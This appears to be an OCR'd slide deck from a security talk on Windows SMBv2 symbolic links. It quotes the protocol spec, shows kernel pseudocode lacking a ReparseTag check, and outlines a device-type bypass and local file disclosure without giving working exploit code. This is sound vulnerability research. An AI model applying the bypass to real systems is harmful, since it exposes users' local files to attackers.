
The Symbolic Link Error Response is used to indicate that a symbolic link was encountered on create; it describes the target path that the client must use if it requires to follow the symbolic link. This structure is contained in the **ErrorData** section of the SMB2 ERROR Response (section 2.2.2). This structure MUST NOT be returned in an SMB2 ERROR Response unless the **Status** code in the header of that response is set to STATUS_STOPPED_ON_SYMLINK.<7> The structure has the following format.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
SymLinkLength																															
SymLinkErrorTag																															
ReparseTag																															
ReparseDataLength																UnparsedPathLength															
SubstituteNameOffset																SubstituteNameLength															
PrintNameOffset																PrintNameLength															
Flags																															
PathBuffer (variable)																															
...																															

https://msdn.microsoft.com/en-us/library/cc246542.aspx

SMBv2 Symbolic Link Restrictions

- Remote to Local would be useful
- Disabled by default in local security policy



Back to IopParseDevice

```
enum SymlinkDeviceType { Local, Network };

if (ctx->ReparseTag == IO_REPARSE_TAG_MOUNT_POINT) { // ... }
else {
    SymlinkDeviceType target_type =
        GetSymlinkDeviceType(TargetDeviceType);

    if (target_type == Local || target_type == Network)
    {
        if (!NT_SUCCESS(IopSymlinkEnforceEnabledTypes(
                    target_type, ctx->last_target_type))) {
            return STATUS_IO_REPARSE_DATA_INVALID;
        }
    }
}
```

Enforces Symlink Traversal based on device types


MRXSMB20

ReparseTag (4 bytes): The type of link encountered. The server MUST set this field to 0xA000000C.


```
NTSTATUS Smb2Create_Finalize(SMB_CONTEXT* ctx) {
    // Make request and get response
    if (RequestResult == STATUS_STOPPED_ON_SYMLINK) {
        result = FsRtlValidateReparsePointBuffer(
            ctx->ErrorData, ctx->ErrorDataLength);

        if (!NT_SUCCESS(result)) {
            return result;
        }
    }

    // ...
}
```

No check on ReparseTag


SMBv2 Device Type Bypass



SMBv2 Device Type Bypass




SMBv2 Device Type Bypass




Parsing Name

\\server\share\file

\??\C:\hello.txt






DEMO


SMBv2 Local File Disclosure in IE

File Symbolic Links - Without Permissions




First Try

Default CreateFile call won't open the file.
Returns Access Denied




Success

FILE_FLAG_BACKUP_SEMANTICS
allows us to open the file




The NtCreateFile Paradox


FILE_DIRECTORY_FILE Flag



FILE_NON_DIRECTORY_FILE Flag




Neither FILE_DIRECTORY_FILE or FILE_NON_DIRECTORY_FILE



